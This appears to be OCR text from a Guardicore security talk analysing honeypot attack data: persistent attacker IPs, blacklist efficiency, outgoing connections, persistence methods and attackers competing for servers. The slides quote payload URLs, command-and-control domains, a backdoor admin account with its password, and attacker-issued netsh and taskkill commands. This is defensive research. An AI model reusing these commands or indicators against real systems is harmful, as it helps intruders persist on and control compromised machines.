
1. **Get** all attack timestamps per attacker IP
2. **Count** the number of consecutive weeks

Better Approach

- Counted as separate attack periods

Guardicore

Long-Lived Attackers



Guardicore

source_ip	max_consecutive_weeks
119.10.57.72	43
120.194.42.194	41
59.175.175.10	40
121.28.142.44	40
95.169.143.174	39
...	...
198.16.43.69	1
198.12.97.75	1
198.12.88.140	1
198.12.68.217	1
99.70.223.89	1

source_ip	max_consecutive_weeks
119.10.57.72	43
120.194.42.194	41
59.175.175.10	40
121.28.142.44	40
95.169.143.174	39
...	...
198.16.43.69	1
198.12.97.75	1
198.12.88.140	1
198.12.68.217	1
99.70.223.89	1

Guardicore

Smominru

IP Address: **119.10.57.72** Previously Malicious

This IP address attempted an attack on a machine protected by Guardicore Centra

Threat Information

Role	Attacker
Services Targeted	MSSQL
Tags	DNS Query, HTTP, Successful Login, Service Start, Create MsSql Procedure, Driver Creation, Drop MsSql Table, Service Creation, Outgoing Connection, Download File, MSSQL Brute Force, Access Suspicious Domain, Brute Force, Service Stop, Download and Execute, Windows Driver Operation, Driver Start, Successful MSSQL Login, IDS - Attempted User Privilege Gain, Persistency - Logon, Execute MsSql Shell Command
Connect Back Servers	www.cyg2016.xyz, js.mys2016.info, js.mykings.top, ip.seeip.org, js.1226bye.pw, ctldl.windowsupdate.com, apps.identrust.com, worldsender.info, down.mys2016.info, 223.25.247.240, 81.177.140.91

Basic Information

IP Address		119.10.57.72
Domain		-
ISP		XinNet Technology Corp.
Country		China
WHOIS	Created Date	-
	Updated Date	-
	Organization	-


Guardicore

Blacklist Efficiency

*“If we take the top scanners from a **2-weeks period**, and block these IPs in the **week afterwards** - how many scans will be blocked?”*

Guardicore

IP Blacklists - Algorithm



Guardicore

IP Blacklists - Algorithm

1. Find the N top scanners for every 2-weeks *period*
2. Calculate for *period+1*:

$$\frac{\#\ \text{of scans from } \textit{period}\text{'s top scanners}}{\#\ \text{of overall scans}}$$

Guardicore


IP Blacklists

```
11.45% of scans blocked for blacklist size = 10
14.18% of scans blocked for blacklist size = 20
19.89% of scans blocked for blacklist size = 40
26.98% of scans blocked for blacklist size = 80
```

- Blacklisting IP addresses reduces noise over time

The Breach Phase


- Lots of questions:
  - How popular is brute force?
  - Are web servers exploited more than DB servers?
  - Which services are more exploited vs. brute forced?
- Limitations of Data...



Guardicore

Attackers Phone Home

- Attackers connect to remote machines during post-infection (C&C, payloads)
- Studying their behaviour may help block malicious outgoing traffic



Guardicore


Attackers Phone Home

- **40%** of attacks include outgoing connection events
- Where?
  - Compromised servers
  - Legitimate (and abused) online services

```
http://46.218.149.85/x/tty2
http://fakeyt.3x.ro/tw.tar
https://github.com/cnrig/cnrig
```

Do attackers prefer domains or IPs?

Domains vs. IPs*



*** File download operations**

Guardicore

Pros & Cons


	IP Rotation	Authentication	Anonymity
IPs	☐	☐	☐
Domains	☐	☐	🙀

Guardicore

Can we better detect malicious outgoing traffic?

Guardicore

Port Numbers in File Downloads



Guardicore

Domains

domain	count
ms.jifr.net	13994
ms.jifr.info	12913
ms.jifr.co.cc	12237
irc.ddospower.us	12130
ms.jifr.co.be	11277
...	...
wcsuik.com	1
ucrspx.com	1
bousdy.com	1
nuopmi.com	1

Guardicore

Domains

domain	count
ms.jifr.net	13994
ms.jifr.info	12913
ms.jifr.co.cc	12237
irc.ddospower.us	12130
ms.jifr.co.be	11277
...	...
wcsuik.com	1
ucrspx.com	1
bousdy.com	1
nuopmi.com	1

Guardicore

org info us

com be


co xyz ru cc

pl

cn

- Nothing good comes from .xyz, .pw and their friends...

How do Attackers Persist?



Guardicore

~~How~~ *Do* Attackers Persist?

55% of all incidents include some persistence method

Guardicore

Different Persistence Methods

Pe

change
09:01:27

Key: `SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Aut3`
Value: `Aut3`
Data: `C:\ProgramData\SQLAGENTVDC.exe`
Process Name: `c:\program files\microsoft sql server\mssql11.sqlexpress\mssql\binn\sqlservr.exe`

* Screenshots taken from Guardicore Centra

Guardicore

Different Persistence Methods

Pe

change
09:01:27

Key: `SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Aut3`
Value: `Aut3`
Data: `C:\ProgramData\SQLAGENTVDC.exe`
Process Name: `c:\program files\microsoft sql server\mssql11.sqlexpress\mssql\binn\sqlservr.exe`

User `admin$` was created with the password `Zxcvbnm,.1234` and added to groups: `Administrators`

User Added to Group

User Created

* Screenshots taken from Guardicore Centra

Guardicore

Different Persistence Methods

Pe **change** 09:01:27

Key: `SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Aut3`
Value: `Aut3`
Data: `C:\ProgramData\SQLAGENTVDC.exe`
Process Name: `c:\program files\microsoft sql server\mssql11.sqlexpress\mssql\binn\sqlservr.exe`

User `admin$` was created with the password `Zxcvbnm,.1234` and added to groups: `Administrators`

User Added to Group
User Created

Ne **file create** 18:38:55
Path: `/root/.ssh/authorized_keys`
Process Name: `/usr/bin/lunlfa4`

Ne **file read** 18:38:55
Path: `/root/.ssh/authorized_keys`
Process Name: `/usr/bin/lunlfa4`

Ne **file change** 18:38:55
Path: `/root/.ssh/authorized_keys`
Process Name: `/usr/bin/lunlfa4`

* Screenshots taken from Guardicore Centra

Guardicore

Different Persistence Methods

- Registry Run Key
- Scheduled Task Creation
- SSH Key Creation
- Service / Driver Creation
- Image Hijack (*Image File Execution Options*)
- WMI Event Subscription
- Mime Filter
- User Creation
- Winlogon Hook
- Password Change
- Screensaver

How many techniques are used per attack?

of Methods Used


- 65% of attackers use only **1** method
- 33% of attackers use **2** methods
- 2% of attackers use more…

Guardicore

- System clean-ups need to be thorough.


Which persistence methods are most used?

How do Attackers Persist?



Guardicore

How do Attackers Persist?




Guardicore

Driver Creations

- NPF = Netgroup Packet Filter
  - Interesting yet well known
- **SA6482**?

	driver_name	num_incidents
0	NPF	5920
1	SA6482	301
2	ClusDisk	23
3	tunnel	6
4	jolvte	1
5	donktaysy	1
6	jcyeto	1
7	tunmp	1

NanshOu


Digital Signature Details
General
Advanced
Digital Signature Information
A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file.
Signer information
Name:
Hangzhou Hootian Network Technology Co., Ltd
E-mail:
Not available
Signing time:
Not available
View Certificate
Countersignatures
Name of signer:
E-mail address:
Timestamp
Digital Signature Details
General
Advanced
Signature details:
Field
Value
Version
V2
Issuer
VeriSign Class 3 Code Signing 2010 CA, ...
Serial number
087fcecc8ecf05f74cc3b8afad4c065d
Digest algorithm
sha1
Digest encryption algorithm
RSA
Authenticated attributes
1.3.6.1.4.1.311.2.1.12
30 00
Content Type
06 0a 2b 06 01 04 01 82 37 02 01 04
1.3.6.1.4.1.311.2.1.11
30 0c 06 0a 2b 06 01 04 01 82 37 02 01 15
Message Digest
04 14 b5 69 64 44 a1 ae 2d 61 b4 00 41...
Value:
V2

- Rare persistence methods are relatively easy to monitor
- Good ROI

Competitive Behavior

Competitive Behavior

- Large yet **limited** number of vulnerable servers online
  - Each one is worth money
- Once a victim is found, attackers want to stay there forever
- How do you block hostile takeovers?

Block How **You** Got In

```
> netsh ipsec static add policy name=win

> netsh ipsec static add filterlist name=denylist

> netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me
description=not protocol=tcp mirrored=yes dstport=135

> netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me
description=not protocol=tcp mirrored=yes dstport=445

> netsh ipsec static add filteraction name=deny action=block

> netsh ipsec static add rule name=deny1 policy=win filterlist=denylist
filteraction=deny

> netsh ipsec static set policy name=win assign=y
```

Kill Others' Processes

```
> taskkill /f /m help.exe /m doc001.exe /m dhellllllper.exe /m DOC001.exe
/m dhelper.exe /m conime.exe /m a.exe /m docv8.exe /m king.exe /m name.exe
/m doc.exe /m wodCmdTerm.exe /m win1ogins.exe /m lsaus.exe /m lsars.exe /m
lsacs.exe /m regedit.exe /m lsmsm.exe /m v5.exe /m anydesk.exe /m
sqler.exe /m sqlservr.exe /m NsCpuCNMiner64.exe /m NsCpuCNMiner32.exe ...
```

